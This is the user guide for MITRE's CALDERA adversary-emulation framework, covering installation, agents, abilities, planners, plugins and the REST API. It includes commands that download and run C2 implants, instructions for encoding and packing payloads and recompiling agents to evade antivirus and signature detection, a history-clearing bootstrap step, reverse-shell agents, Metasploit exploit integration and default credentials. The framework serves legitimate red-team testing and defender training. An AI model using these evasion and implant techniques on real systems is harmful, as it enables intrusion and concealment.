caldera

The MITRE Corporation

Dec 09, 2020

USAGE GUIDE:

If you're new to CALDERA, this is a good place to start.

CHAPTER

ONE

INSTALLING CALDERA

1.1 Requirements

- Linux or MacOS operating system
- Python 3.6.1+ (with Pip3)
- Google Chrome browser
- Recommended hardware to run on is 8GB+ RAM and 2+ CPUs

1.1.1 Optional

- GoLang 1.13+ (for optimal agent functionality)

1.2 Installation

Start by cloning this repository recursively, passing the desired version/release in x.x.x format. This will pull in all available plugins. If you clone master - or any non-release branch - you may experience bugs.

```
git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x
```

Next, install the PIP requirements:

```
sudo pip3 install -r requirements.txt
```

Finally, start the server:

```
python3 server.py --insecure
```

Once started, you should log into http://localhost:8888 using the credentials red/admin. Then go into Plugins -> Training and complete the capture-the-flag style training course to learn how to use the framework.

CHAPTER

TWO

GETTING STARTED

Before you start using CALDERA, you should determine how you'd like to use it. Because it is a cyber security framework, there are several ways you can utilize it - from offensive (red) to defensive (blue).

Here are the most common use-cases and basic instructions on how to proceed.

2.1 Autonomous red-team engagements

This is the original CALDERA use-case. You can use the framework to build a specific threat (adversary) profile and launch it in a network to see where you may be susceptible. This is good for testing defenses and training blue teams on how to detect threats.

To use this:

1. Log in as a red user
2. Click into the Sandcat plugin and deploy an agent on any compromised host
3. Review or build threat profiles in the Profiles tab. Hint: getting experienced red-team operators to build these profiles allows the blue team to re-run them anytime they want in the future.
4. Launch an operation against your agents using any threat profile

All built-in threat profiles are safe to use out-of-the-box.

2.2 Manual red-team engagements

You can use CALDERA to perform manual red-team assessments by leveraging the terminal plugin. This is good for replacing or appending existing offensive toolsets in a manual assessment, as the framework can be extended with any custom tools you may have.

To use this:

1. Log in as a red user
2. Click into the terminal plugin and deploy the Manx agent on any compromised host
3. Use the created sessions inside the terminal emulator to perform manual commands

2.3 Autonomous incident-response

You can leverage CALDERA to perform automated incident response on a given host. This is helpful for identifying TTPs that other security tools may not see or block.

To use this:

1. Log in as a blue user
2. Click into the Sandcat plugin and deploy an agent on any host
3. Review or build defender profiles in the Profiles tab
4. Launch an operation against your agents using any defender profile

Defender profiles utilize fact sources to determine good vs. bad on a given host.

2.4 Research on artificial intelligence

You can ignore all red/blue and security aspects of CALDERA and instead use it to test artificial intelligence and other decision-making algorithms.

To use this:

1. Enable the mock plugin and restart the server. Log in as a red user.
2. In the Campaigns -> Agents tab, review the simulated agents that have been spun up
3. Run an operation using any adversary against your simulated agents. Note how the operation runs non-deterministically. You can now go into the batch.py planning module and adjust the logic which makes decisions on what to do when to test out different theories.

CHAPTER

THREE

LEARNING THE TERMINOLOGY

3.1 What is an agent?

An agent is a simple software program - requiring no installation - which connects to CALDERA in order to get instructions. It then executes the instructions and sends the results back to the CALDERA server.

CALDERA includes the following agents:

- **Sandcat (54ndc47)**: CALDERA's default agent, A GoLang agent that communicates through the HTTP contact.
- **Manx**: A reverse-shell agent that communicates via the TCP contact
- **Ragdoll**: A python agent that communicates via the HTML contact

To deploy an agent, navigate to *Campaigns -> agents ->* and click 'Click here to deploy an agent' in the GUI. Next, select the agent, platform (operating system), and options, noting the group and C2 contact type. Then, copy and paste the command into the terminal or prompt on the target.

Several configuration options are available for agents:

- **Beacon Timers**: Set the minimum and maximum seconds the agent will take to beacon home. These timers are applied to all newly-created agents.
- **Watchdog Timer**: Set the number of seconds to wait, once the server is unreachable, before killing an agent. This timer is applied to all newly-created agents.
- **Untrusted Timer**: Set the number of seconds to wait before marking a missing agent as untrusted. Operations will not generate new links for untrusted agents. This is a global timer and will affect all running and newly-created agents.
- **Implant Name**: The base name of newly-spawned agents. If necessary, an extension will be added when an agent is created (ex: `splunkd` will become `splunkd.exe` when spawning an agent on a Windows machine).
- **Bootstrap Abilities**: A comma-separated list of ability IDs to be run on a new agent beacon. By default, this is set to run a command which clears command history.

Agents have a number of agent-specific settings that can be modified by clicking on the button under the 'PID' column for the agent:

- **Group**: Agent group (for additional details, see *What is a group*)
- **Sleep**: Beacon minimum and maximum sleep timers for this specific agent, separated by a forward slash (`/`)
- **Watchdog**: The watchdog timer setting for this specific agent

Agents can be killed using the "Kill Agent" button under the agent-specific settings. The agent will terminate on its next beacon.

3.2 What is a group?

A group is a property applied to agents which allows an operator to run operations on multiple agents at the same time.

The agent group can be defined in the command used to spawn the beacon. If no group if defined, the agent will automatically join the "red" group. The group can be changed at any time by editing the agent-specific settings.

A special group, "blue", is used to spawn agents which will be available for Blue operations. This group needs to be applied when the agent is created in order to appear on the Blue dashboard.

3.3 What is an ability?

An ability is a specific ATT&CK technique implementation (procedure). Abilities are stored in YML format and are loaded into CALDERA each time it starts.

All abilities are stored inside the Stockpile plugin (`plugins/stockpile/data/abilities`), along with profiles which use them.

Here is a sample ability:

```
- id: 9a30740d-3aa8-4c23-8efa-d51215e8a5b9
  name: Scan WIFI networks
  description: View all potential WIFI networks on host
  tactic: discovery
  technique:
    attack_id: T1016
    name: System Network Configuration Discovery
  platforms:
    darwin:
      sh:
        command: |
          ./wifi.sh scan
        payload: wifi.sh
    linux:
      sh:
        command: |
          ./wifi.sh scan
        payload: wifi.sh
    windows:
      psh,pwsh:
        command: |
          .\wifi.ps1 -Scan
        payload: wifi.ps1
```

Things to note:

- Each ability has a random UUID id
- Each ability requires a name, description, ATT&CK tactic and technique information
- Each ability requires a platforms list, which should contain at least 1 block for a supported operating system (platform). Currently, abilities can be created for darwin, linux or windows.
- Abilities can be added to an adversary through the GUI with the 'add ability' button

Bootstrap Abilities are abilities that run immediately after sending their first beacon in. A bootstrap ability can be added through the GUI by entering the ability id into the 'Bootstrap Abilities' field in the 'Agents' tab. Alternatively,

you can edit the `conf/agents.yml` file and include the ability id in the bootstrap ability section of the file (ensure the server is turned off before editing any configuration files).

For each platform, there should be a list of executors. Currently Darwin and Linux platforms can use sh and Windows can use psh (PowerShell), cmd (command prompt) or pwsh (open-source PowerShell core).

Each platform block consists of a:

- command (required)
- payload (optional)
- cleanup (optional)
- parsers (optional)
- requirements (optional)

Command: A command can be 1-line or many and should contain the code you would like the ability to execute. The command can (optionally) contain variables, which are identified as #{variable}. In the example above, there is one variable used, #{files}. A variable means that you are letting CALDERA fill in the actual contents. CALDERA has a number of global variables:

- #{server} references the FQDN of the CALDERA server itself. Because every agent may know the location of CALDERA differently, using the #{server} variable allows you to let the system determine the correct location of the server.
- #{group} is the group a particular agent is a part of. This variable is mainly useful for lateral movement, where your command can start an agent within the context of the agent starting it.
- #{paw} is the unique identifier - or paw print - of the agent.
- #{location} is the location of the agent on the client file system.
- #{exe_name} is the executable name of the agent.

Global variables can be identified quickly because they will be single words.

You can use these global variables freely and they will be filled in before the ability is used. Alternatively, you can write in your own variables and supply CALDERA with facts to fill them in.

Payload: A comma-separated list of files which the ability requires in order to run. In the windows executor above, the payload is wifi.ps1. This means, before the ability is used, the agent will download wifi.ps1 from CALDERA. If the file already exists, it will not download it. You can store any type of file in the payload directories of any plugin.

> Did you know that you can assign functions to execute on the server when specific payloads are requested for download? An example of this is the sandcat.go file. Check the plugins/sandcat/hook.py file to see how special payloads can be handled.

Payloads can be stored as regular files or you can xor (encode) them so the anti-virus on the server-side does not pick them up. To do this, run the app/utility/payload_encoder.py against the file to create an encoded version of it. Then store and reference the encoded payload instead of the original.

> The payload_encoder.py file has a docstring which explains how to use the utility.

Payloads also can be ran through a packer to obfuscate them further from detection on a host machine. To do this you would put the packer module name in front of the filename followed by a colon ':'. This non-filename character will be passed in the agent's call to the download endpoint, and the file will be packed before sending it back to the agent. UPX is currently the only supported packer, but adding addition packers is a simple task.

> an example for setting up for a packer to be used would be editing the filename in the payload section of an ability file: - upx:Akagi64.exe

Cleanup: An instruction that will reverse the result of the command. This is intended to put the computer back into the state it was before the ability was used. For example, if your command creates a file, you can use the cleanup to

remove the file. Cleanup commands run after an operation, in the reverse order they were created. Cleaning up an operation is also optional, which means you can start an operation and instruct it to skip all cleanup instructions.

Cleanup is not needed for abilities, like above, which download files through the payload block. Upon an operation completing, all payload files will be removed from the client (agent) computers.

Parsers: A list of parsing modules which can parse the output of the command into new facts. Interested in this topic? Check out *how CALDERA makes decisions* which goes into detail about parsers.

Abilities can also make use of two CALDERA REST API endpoints, file upload and download.

Requirements: Required relationships of facts that need to be established before this ability can be used.

3.4 What is an adversary?

An adversary is a collection of abilities.

The abilities inside an adversary can optionally be grouped into phases, which allows a user to choose which order they are executed. During an operation, each phase of the adversary is run in order. If there are multiple abilities in the same phase, CALDERA will determine which order to run them, based on the information it has gathered thus far in the operation. This decision making process is known as the planner. The main reason to group abilities into phases is if an ability from a latter phase depends on the fact output from a previous phase.

An adversary can contain abilities which can be used on any platform (operating system). As an operation runs an adversary, CALDERA will match each ability to each agent and only send the matching ones to the agent.

CALDERA includes multiple pre-built adversaries. They are available through the GUI and YML profiles can be found in the `plugins/stockpile/data/adversaries` directory.

Adversaries can be built either through the GUI or by adding YML files into `plugins/stockpile/data/adversaries/` which is in the Stockpile plugin.

An adversary YML file can include a `phases` section that lists the IDs of the abilities to execute in each phase. Here is an example of such an adversary:

```
id: 5d3e170e-f1b8-49f9-9ee1-c51605552a08
name: Collection
description: A collection adversary pack
phases:
  1:
    - 1f7ff232-ebf8-42bf-a3c4-657855794cfe #find company emails
    - d69e8660-62c9-431e-87eb-8cf6bd4e35cf #find ip addresses
    - 90c2efaa-8205-480d-8bb6-61d90dbaf81b #find sensitive files
    - 6469befa-748a-4b9c-a96d-f191fde47d89 #create staging dir
```

An adversary can be included in another adversary as a pack of abilities. This can be used to organize ability phases into groups for reuse by multiple adversaries. To do so, put the ID of another adversary in a phase just like an ability. In this case, CALDERA will expand and complete all the phases of that adversary before moving to the next phase.

An adversary YML file can also contain a `packs` section that contains the IDs of other adversaries. The ability phases from these adversary packs will be merged together into any existing phases, whether from the `phases` section itself or from other adversaries in the `packs` section. Here is an example using packs without phases:

```
id: de07f52d-9928-4071-9142-cb1d3bd851e8
name: Hunter
description: Discover host details and steal sensitive files
packs:
```

(continues on next page)

(continued from previous page)

```
  - 0f4c3c67-845e-49a0-927e-90ed33c044e0
  - 1a98b8e6-18ce-4617-8cc5-e65a1a9d490e
```

Adversary YML files must contain either `packs` or `phases`, or both.

3.5 What is an operation?

An operation is started when you point an adversary at a group and have it run all capable abilities.

An operation can be started with a number of optional configurations:

- **Group**: Which collection of agents would you like to run against
- **Adversary**: Which adversary profile would you like to run
- **Run immediately**: Run the operation immediately or start in a paused state
- **Planner**: You can select which logic library - or planner - you would like to use.
- **Fact source**: You can attach a source of facts to an operation. This means the operation will start with "pre-knowledge" of the facts, which it can use to fill in variables inside the abilities.
- **Autonomous**: Run autonomously or manually. Manual mode will ask the operator to approve or discard each command.
- **Phases**: Run the adversary normally, abiding by phases, or smash all phases into a single one.
- **Auto-close**: Automatically close the operation when there is nothing left to do. Alternatively, keep the operation forever.
- **Obfuscators**: Select an obfuscator to encode each command with, before they are sent to the agents.
- **Jitter**: Agents normally check in with CALDERA every 60 seconds. Once they realize they are part of an active operation, agents will start checking in according to the jitter time, which is by default 2/8. This fraction tells the agents that they should pause between 2 and 8 seconds (picked at random each time an agent checks in) before using the next ability.
- **Visibility**: How visible should the operation be to the defense. Defaults to 51 because each ability defaults to a visibility of 50. Abilities with a higher visibility than the operation visibility will be skipped.

3.6 What is a fact?

A fact is an identifiable piece of information about a given computer. Facts are directly related to variables, which can be used inside abilities.

Facts are composed of a:

- **trait**: a 3-part descriptor which identifies the type of fact. An example is host.user.name. A fact with this trait tells me that it is a user name. This format allows you to specify the major (host) minor (user) and specific (name) components of each fact.
- **value**: any arbitrary string. An appropriate value for a host.user.name may be "Administrator" or "John".
- **score**: an integer which associates a relative importance for the fact. Every fact, by default, gets a score of 1. If a host.user.password fact is important or has a high chance of success if used, you may assign it a score of 5. When an ability uses a fact to fill in a variable, it will use those with the highest scores first. If a fact has a score of 0, it will be blacklisted - meaning it cannot be used in the operation.

If a property has a major component = host (e.g., host.user.name) that fact will only be used by the host that collected it.

As hinted above, when CALDERA runs abilities, it scans the command and cleanup instructions for variables. When it finds one, it then looks at the facts it has and sees if it can replace the variables with matching facts (based on the property). It will then create new variants of each command/cleanup instruction for each possible combination of facts it has collected. Each variant will be scored based on the cumulative score of all facts inside the command. The highest scored variants will be executed first.

Facts can be added or modified through the GUI by navigating to *Advanced -> Sources* and clicking on '+ add row'.

3.7 What is a source?

A source is a collection of facts that you have grouped together. A fact source can be applied to an operation when you start it, which gives the operation facts to fill in variables with.

Sources can be added or modified through the GUI by navigating to *Advanced -> Sources*.

3.8 What is a rule?

A Rule is a way of restricting or placing boundaries on CALDERA. Rules are directly related to facts and should be included in a fact sheet.

Rules act similar to firewall rules and have three key components: fact, action, and match

1. **Fact** specifies the name of the fact that the rule will apply to.
2. **Action** (ALLOW,DENY) will allow or deny the fact from use if it matches the rule.
3. **Match** regex rule on a fact's value to determine if the rule applies.

During an operation, the planning service matches each link against the rule-set, discarding it if any of the fact assignments in the link match a rule specifying DENY and keeping it otherwise. In the case that multiple rules match the same fact assignment, the last one listed will be given priority.

Example

```
rules:
  - action: DENY
    fact: file.sensitive.extension
    match: .*
  - action: ALLOW
    fact: file.sensitive.extension
    match: txt
```

In this example only the txt file extension will be used. Note that the ALLOW action for txt supersedes the DENY for all, as the ALLOW rule is listed later in the policy. If the ALLOW rule was listed first, and the DENY rule second, then all values (including txt) for file.sensitive.extension would be discarded.

3.8.1 Subnets

Rules can also match against subnets.

Subnet Example

```
- action: DENY
  fact: my.host.ip
  match: .*
- action: ALLOW
  fact: my.host.ip
  match: 10.245.112.0/24
```

In this example, the rules would permit CALDERA to only operate within the 10.245.112.1 to 10.245.112.254 range.

Rules can be added or modified through the GUI by navigating to *Advanced -> Sources* and clicking on '+ view rules'.

3.9 What is a planner?

A planner is a module within CALDERA which contains logic for how a running operation should make decisions about which abilities to use and in what order.

Planners are single module Python files. Planners utilize the core system's planning_svc.py, which has planning logic useful for various types of planners.

3.9.1 The Atomic planner

CALDERA ships with a default planner, *atomic*. The *atomic* planner operates by atomically sending a single ability command to each agent in the operation's group at a time, progressing through abilities as they are enumerated in the underyling adversary profile. When a new agent is added to the operation, the *atomic* planner will start with the first ability in the adversary profile.

The *atomic* planner can be found in the `mitre/stockpile` GitHub repository at `app/atomic.py`

3.9.2 Custom Planners

For any other planner behavior and functionality, a custom planner is required. CALDERA has open sourced some custom planners, to include the *batch* and *buckets* planners. From time to time, the CALDERA team will open source further planners as they become more widely used, publicly available, etc.

The *batch* planner will retrieve all ability commands available and applicable for the operation and send them to the agents found in the operation's group. The *batch* planner uses the planning service to retrieve ability commands based on the chosen advsersary and known agents in the operation. The abilities returned to the *batch* planner are based on the agent matching the operating system (execution platform) of the ability and the ability command having no unsatisfied facts. The *batch* planner will then send these ability commands to the agents and wait for them to be completed. After each batch of ability commands is completed, the *batch* planner will again attempt to retrieve all ability commands available for the operation and attempt to repeat the cycle. This is required as once ability commands are executed, new additional ability commands may also become unlocked; e.g. required facts being present now, newly spawned agents, etc.

The *buckets* planner is an example planner to demonstrate how to build a custom planner as well as the planning service utilities available to planners to aid in the formation decision logic.

The *batch* and *buckets* planners can be found in the `mitre/stockpile` github repository at `app/batch.py` and `app/buckets.py`.

See *How to Build Planners* for full walkthrough of how to build a custom planner and incorporate any custom decision logic that is desired.

3.10 What is a plugin?

CALDERA is built using a plugin architecture on top of the core system. Plugins are separate git repositories that plug new features into the core system. Each plugin resides in the plugins directory and is loaded into CALDERA by adding it to the default.yml file.

Each plugin contains a single hook.py file in its root directory. This file should contain an initialize function, which gets called automatically for each loaded plugin when CALDERA boots. The initialize function contains the plugin logic that is getting "plugged into" the core system. This function takes a single parameter:

- **services**: a list of core services that live inside the core system.

A plugin can add nearly any new functionality/features to CALDERA by using the two objects above.

A list of plugins included with CALDERA can be found on the *Plugin library* page.

CHAPTER

FOUR

SERVER CONFIGURATION

Caldera's configuration file is located at `conf/default.yml`.

If the server is run without the `--insecure` option, CALDERA will use the file located at `conf/local.yml`.

4.1 The existing default.yml

The YAML configuration file contains all the configuration CALDERA requires to boot up. An example configuration file is below:

```
port: 8888
plugins:
  - sandcat
  - stockpile
  - compass
  - terminal
  - response
users:
  red:
    admin: admin
    red: admin
  blue:
    blue: admin
api_key: ADMIN123
exfil_dir: /tmp
reports_dir: /tmp
crypt_salt: REPLACE_WITH_RANDOM_VALUE
app.contact.http: http://0.0.0.0:8888
app.contact.tcp: 0.0.0.0:7010
app.contact.udp: 0.0.0.0:7011
app.contact.websocket: 0.0.0.0:7012
```

A few key things to note:

- **Port**: the port you serve CALDERA on
- **Plugins**: the list of all loaded plugins. A plugin must be in this list to be available when CALDERA is running. Adding a plugin to this list will result in that plugin's hook.py file getting called when CALDERA boots up.
- **Users**: the username/password credentials of all accounts you want to access the CALDERA login page. Users can either be in the red or blue group.
- **API_KEY**: a password to use when accessing CALDERA programmatically.

- **Exfil_dir**: the directory to use when an ability exfiltrates files from the agent, sending them back to CALDERA. Any file(s) posted to the /file/upload endpoint will end up in this directory.
- **Reports_dir**: the directory to save all reports when the server shuts down
- **app.contact.http**: the http location you want HTTP agents (like Sandcat) to connect to.
- **app.contact.tcp**: the TCP socket you want reverse-shell agents (like Manx) to connect to.
- **app.contact.udp**: the UDP socket you want UDP agents (like Manx) to connect to
- **app.contact.websocket**: the websocket port agents can connect to

4.2 Adding your own config file

By default, CALDERA will use the `default.yml` file that is included with CALDERA, but this can be overridden by taking by creating your own `local.yml` file and saving it in the `conf/` directory. The name of the config file to use can also be specified with the `-E` flag when starting the server.

Caldera will choose the configuration file to use in the following order:

1. A config specified with the `-E` or `--environment` command-line options. For instance, if started with `python caldera.py -E foo`, CALDERA will load it's configuration from `conf/foo.yml`.
2. `conf/local.yml`: Caldera will prefer the local configuration file if no other options are specified.
3. `conf/default.yml`: If no config is specified with the `-E` option and it cannot find a `conf/local.yml` configuration file, CALDERA will use its default configuration options.

4.3 Enabling LDAP login

CALDERA can be configured to allow users to log in using LDAP. To do so add an `ldap` section to the config with the following fields:

- **dn**: the base DN under which to search for the user
- **server**: the URL of the LDAP server, optionally including the scheme and port
- **user_attr**: the name of the attribute on the user object to match with the username, e.g. `cn` or `sAMAccountName`. Default: `uid`
- **group_attr**: the name of the attribute on the user object to match with the group, e.g. `MemberOf` or `group`. Default: `objectClass`
- **red_group**: the value of the group_attr that specifies a red team user. Default: `red`

For example:

```
ldap:
  dn: cn=users,cn=accounts,dc=demo1,dc=freeipa,dc=org
  server: ldap://ipa.demo1.freeipa.org
  user_attr: uid
  group_attr: objectClass
  red_group: organizationalperson
```

This will allow the `employee` user to log in as `uid=employee,cn=users,cn=accounts,dc=demo1,dc=freeipa,dc=org`. This user has an `objectClass` attribute that contains the value `organizationalperson`, so they will be logged in as a red team user. In contrast, the `admin` user does not have an `objectClass` of `organizationalperson` so they will be logged in as a blue team user.

Be sure to change these settings to match your specific LDAP environment.

Note that adding the `ldap` section will disable any accounts listed in the `users` section of the config file; only LDAP will be used for logging in.

CHAPTER

FIVE

PLUGIN LIBRARY

Here you'll get a run-down of all open-source plugins, all of which can be found in the plugins/ directory as separate GIT repositories.

To enable a plugin, add it to the `default.yml` file in the `conf/` directory. Make sure your server is stopped when editing the `default.yml` file.

Plugins can also be enabled through the GUI. Go to *Advanced* -> *Configuration* and then click on the 'enable' button for the plugin you would like to enable.

5.1 Sandcat (54ndc47)

The Sandcat plugin, otherwise known as 54ndc47, is the default agent that CALDERA ships with. 54ndc47 is written in GoLang for cross-platform compatibility.

54ndc47 agents require network connectivity to CALDERA at port 8888.

5.1.1 Deploy

To deploy 54ndc47, use one of the built-in delivery commands which allows you to run the agent on any operating system. Each of these commands downloads the compiled 54ndc47 executable from CALDERA and runs it immediately. Find the commands on the Sandcat plugin tab.

Once the agent is running, it should show log messages when it beacons into CALDERA.

> If you have GoLang installed on the CALDERA server, each time you run one of the delivery commands above, the agent will re-compile itself dynamically and it will change it's source code so it gets a different file hash (MD5) and a random name that blends into the operating system. This will help bypass file-based signature detections.

5.1.2 Options

When deploying a 54ndc47 agent, there are optional parameters you can use when you start the executable:

- **Server**: This is the location of CALDERA. The agent must have connectivity to this host/port.
- **Group**: This is the group name that you would like the agent to join when it starts. The group does not have to exist. A default group of my_group will be used if none is passed in.
- **v**: Use `-v` to see verbose output from sandcat. Otherwise, sandcat will run silently.

5.1.3 Extensions

In order to keep the agent code lightweight, the default 54ndc47 agent binary ships with limited basic functionality. Users can dynamically compile additional features, referred to as "gocat extensions". Each extension adds to the existing `gocat` module code to provide functionality such as peer-to-peer proxy implementations, additional executors, and additional C2 contact protocols.

To request particular gocat extensions, users can include the `gocat-extensions` HTTP header when asking the C2 to compile an agent. The header value must be a comma-separated list of requested extensions. The server will include the extensions in the binary if they exist and if their dependencies are met (i.e. if extension A requires a particular Golang module that is not installed on the server, then extension A will not be included).

Below is an example powershell snippet to request the C2 server to include the `proxy_http` and `shells` extensions:

```
$url="http://192.168.137.1:8888/file/download"; # change server IP/port as needed
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows"); # specifying Windows build
$wc.Headers.add("file","sandcat.go"); # requesting sandcat binary
$wc.Headers.add("gocat-extensions","proxy_http,shells"); # requesting the extensions
$output="C:\Users\Public\sandcat.exe"; # specify destination filename
$wc.DownloadFile($url,$output); # download
```

The following features are included in the stock agent:

- `HTTP` C2 contact protocol
- `psh` powershell executor (Windows)
- `sh` shell executor (Linux/Mac)

Additional functionality can be found in the following gocat extensions:

- `gist` extension provides the Github gist C2 contact protocol.
- `shells` extension provides the `cmd` (Windows cmd), `osascript` (Mac Osascript), and `pwsh` (Windows powershell core) executors.
- `shellcode` extension provides the shellcode executors.
- `proxy_http` extension provides the `HTTP` peer-to-peer proxy receiver.
- `proxy_smb_pipe` extension provides the `SmbPipe` peer-to-peer proxy client and receiver for Windows (peer-to-peer communication via SMB named pipes).
- `donut` extension provides the Donut functionality to execute various assemblies in memory. See https://github.com/TheWover/donut for additional information.
- `shared` extension provides the C sharing functionality for 54ndc47.

Customizing Default Options & Execution Without CLI Options

It's possible to customize the default values of these options when pulling Sandcat from the CALDERA server.This is useful if you want to hide the parameters from the process tree. You can do this by passing the values in as headers instead of as parameters.

For example, the following will download a linux executable that will use `http://10.0.0.2:8888` as the server address instead of `http://localhost:8888`.

```
curl -sk -X POST -H 'file:sandcat.go' -H 'platform:linux' -H 'server:http://10.0.0.
↪2:8888' http://localhost:8888/file/download > sandcat.sh
```

5.2 Mock

The Mock plugin adds a set of simulated agents to CALDERA and allows you to run complete operations without hooking any other computers up to your server.

These agents are created inside the `conf/agents.yml` file. They can be edited and you can create as many as you'd like. A sample agent looks like:

```
- paw: 1234
  username: darthvader
  host: deathstar
  group: simulation
  platform: windows
  location: C:\Users\Public
  enabled: True
  privilege: User
  c2: HTTP
  exe_name: sandcat.exe
  executors:
    - pwsh
    - psh
```

After you load the mock plugin and restart CALDERA, all simulated agents will appear as normal agents in the Chain plugin GUI and can be used in any operation.

5.3 Manx

The terminal plugin adds reverse-shell capability to CALDERA, along with a TCP-based agent called Manx.

When this plugin is loaded, you'll get access to a new GUI page which allows you to drop reverse-shells on target hosts and interact manually with the hosts.

You can use the terminal emulator on the Terminal GUI page to interact with your sessions.

5.4 Stockpile

The stockpile plugin adds a few components to CALDERA:

- Abilities
- Adversaries
- Planner
- Facts

These components are all loaded through the `plugins/stockpile/data/*` directory.

5.5 Response

The response plugin is an autonomous incident response plugin, which can fight back against adversaries on a compromised host.

Similar to the stockpile plugin, it contains adversaries, abilties, and facts intended for incident response. These components are all loaded through the `plugins/response/data/*` directory.

5.6 Compass

Create visualizations to explore TTPs. Follow the steps below to create your own visualization:

1. Click 'Generate Layer'
2. Click '+' to open a new tab in the navigator
3. Select 'Open Existing Layer'
4. Select 'Upload from local' and upload the generated layer file

Compass leverages ATT&CK Navigator, for more information see: https://github.com/mitre-attack/attack-navigator

5.7 Caltack

The caltack plugin adds the public MITRE ATT&CK website to CALDERA. This is useful for deployments of CALDERA where an operator cannot access the Internet to reference the MITRE ATT&CK matrix.

After loading this plugin and restarting, the ATT&CK website is available from the CALDERA home page. Not all parts of the ATT&CK website will be available - but we aim to keep those pertaining to tactics and techniques accessible.

5.8 SSL

The SSL plugin adds HTTPS to CALDERA.

> This plugin only works if CALDERA is running on a Linux or MacOS machine. It requires HaProxy (>= 1.8) to be installed prior to using it.

When this plugin has been loaded, CALDERA will start the HAProxy service on the machine and then serve CALDERA at hxxps://[YOUR_IP]:8443, instead of the normal hxxp://[YOUR_IP]:8888.

CALDERA will **only** be available at https://[YOUR_IP]:8443 when using this plugin. All deployed agents should use the correct address to connect to CALDERA.

Warning: This plugin uses a default self-signed ssl certificate and key which is insecure. It is highly recommended that you generate your own before using the plugin to increase the safety of the system. See directions below.

5.8.1 Using your own self-signed certificate

In order to use this plugin securely, you need to generate your own self-signed certificate. The following directions explain how to generate and install your own certificate on a Linux or macOS system.

Directions:

Note: OpenSSL must be installed on your system

1. In the root CALDERA directory, navigate to `plugins/ssl`.
2. In a terminal, paste the command `openssl req -x509 -newkey rsa:4096 -out conf/certificate.pem -keyout conf/certificate.pem -nodes` and press enter.
3. This will prompt you for identifying details. Enter your country code when prompted. You may leave the rest blank by pressing enter.
4. Copy the file `haproxy.conf` from the `templates` directory to the `conf` directory.
5. Open the file `conf/haproxy.conf` in a text editor.
6. On the line `bind *:8443 ssl crt plugins/ssl/conf/insecure_certificate.pem`, replace `insecure_certificate.pem` with `certificate.pem`.
7. Save and close the file. Congratulations! You are now using this plugin securely.

5.9 Atomic

The Atomic plugin imports all Red Canary Atomic tests from their open-source GitHub repository.

5.10 GameBoard

The GameBoard plugin allows you to monitor both red-and-blue team operations. The game tracks points for both sides and determines which one is "winning".

To begin a gameboard exercise, first log in as blue user and deploy an agent. The 'Auto-Collect' operation will execute automatically. Alternatively, you can begin a different operation with the blue agent if you desire. Log in as red user and begin another operation. Open up the gameboard plugin from the GUI and select these new respective red and blue operations to monitor points for each operation.

5.11 Human

The Human plugin allows you to build "Humans" that will perform user actions on a target system as a means to obfuscate red actions by Caldera. Each human is built for a specific operating system and leverages the Chrome browser along with other native OS applications to perform a variety of tasks. Additionally, these humans can have various aspects of their behavior "tuned" to add randomization to the behaviors on the target system.

On the CALDERA server, there are additional python packages required in order to use the Human plugin. These python packages can be installed by navigating to the `plugins/human/` directory and running the command `pip3 install -r requirements.txt`

With the python package installed and the plugin enabled in the configuration file, the Human plugin is ready for use. When opening the plugin within CALDERA, there are a few actions that the human can perform. Check the box for each action you would like the human to perform. Once the actions are selected, then "Generate" the human.

The generated human will show a deployment command for how to run it on a target machine. Before deploying the human on a target machine, there are 3 requirements:

1. Install python3 on the target machine
2. Install the python package `virtualenv` on the target machine
3. Install Google Chrome on the target machine

Once the requirements above are met, then copy the human deployment command from the CALDERA server and run it on the target machine. The deployment command downloads a tar file from the CALDERA server, un-archives it, and starts the human using python. The human runs in a python virtual environment to ensure there are no package conflicts with pre-existing packages.

5.12 Training

This plugin allows a user to gain a "User Certificate" which proves their ability to use CALDERA. This is the first of several certificates planned in the future. The plugin takes you through a capture-the-flag style certification course, covering all parts CALDERA.

5.13 Access

This plugin allows you to task any agent with any ability from the database. It also allows you to conduct *Initial Access Attacks*.

5.13.1 Metasploit Integration

The Access plugin also allows for the easy creation of abilities for Metasploit exploits.

Prerequisites:

- An agent running on a host that has Metasploit installed and initialized (run it once to set up Metasploit's database)
- The `app.contact.http` option in CALDERA's configuration includes `http://`
- A fact source that includes a `app.api_key.red` fact with a value equal to the `api_key_red` option in CALDERA's configuration

Within the `build-capabilities` tactic there is an ability called `Load Metasploit Abilities`. Run this ability with an agent and fact source as described above, which will add a new ability for each Metasploit exploit. These abilities can then be found under the `metasploit` tactic. Note that this process may take 15 minutes.

If the exploit has options you want to use, you'll need to customize the ability's `command` field. Start an operation in `manual` mode, and modify the `command` field before adding the potential link to the operation. For example, to set `RHOSTS` for the exploit, modify `command` to include `set RHOSTS <MY_RHOSTS_VALUE>;` between `use <EXPLOIT_NAME>;` and `run`.

Alternatively, you can set options by adding a fact for each option with the `msf.` prefix. For example, to set `RHOST`, add a fact called `msf.RHOST`. Then in the ability's `command` field add `set RHOSTS \#{msf.RHOSTS};` between `use <EXPLOIT_NAME>;` and `run`.

5.14 Builder

The Builder plugin enables CALDERA to dynamically compile code segments into payloads that can be executed as abilities by implants. Currently, only C# is supported.

See *Dynamically-Compiled Payloads* for examples on how to create abilities that leverage these payloads.

5.15 Debrief

The Debrief plugin provides a method for gathering overall campaign information and analytics for a selected set of operations. It provides a centralized view of operation metadata and graphical displays of the operations, the techniques and tactics used, and the facts discovered by the operations.

The plugin additionally supports the export of campaign information and analytics in PDF format.

CHAPTER

SIX

THE REST API

All REST API functionality can be viewed in the rest_api.py module in the source code.

6.1 /api/rest

You can interact with all parts of CALDERA through the core REST API endpoint /api/rest. If you send requests to "localhost" - you are not required to pass a key header. If you send requests to 127.0.0.1 or any other IP addresses, the key header is required. You can set the API key in the conf/default.yml file. Some examples below will use the header, others will not, for example.

> Any request to this endpoint must include an "index" as part of the request, which routes it to the appropriate object type.

Here are the available REST API functions:

6.2 Agents

6.2.1 DELETE

Delete any agent.

```
curl -H "key:$API_KEY" -X DELETE http://localhost:8888/api/rest -d '{"index":"agents",
↪"paw":"$agent_paw"}'
```

6.2.2 POST

View the abilities a given agent could execute.

```
curl -H "key:$API_KEY" -X POST localhost:8888/plugin/access/abilities -d '{"paw":"$PAW
↪"}'
```

Execute a given ability against an agent, outside the scope of an operation.

```
curl -H "key:ADMIN123" -X POST localhost:8888/plugin/access/exploit -d '{"paw":"$PAW",
↪"ability_id":"$ABILITY_ID"}'```
```

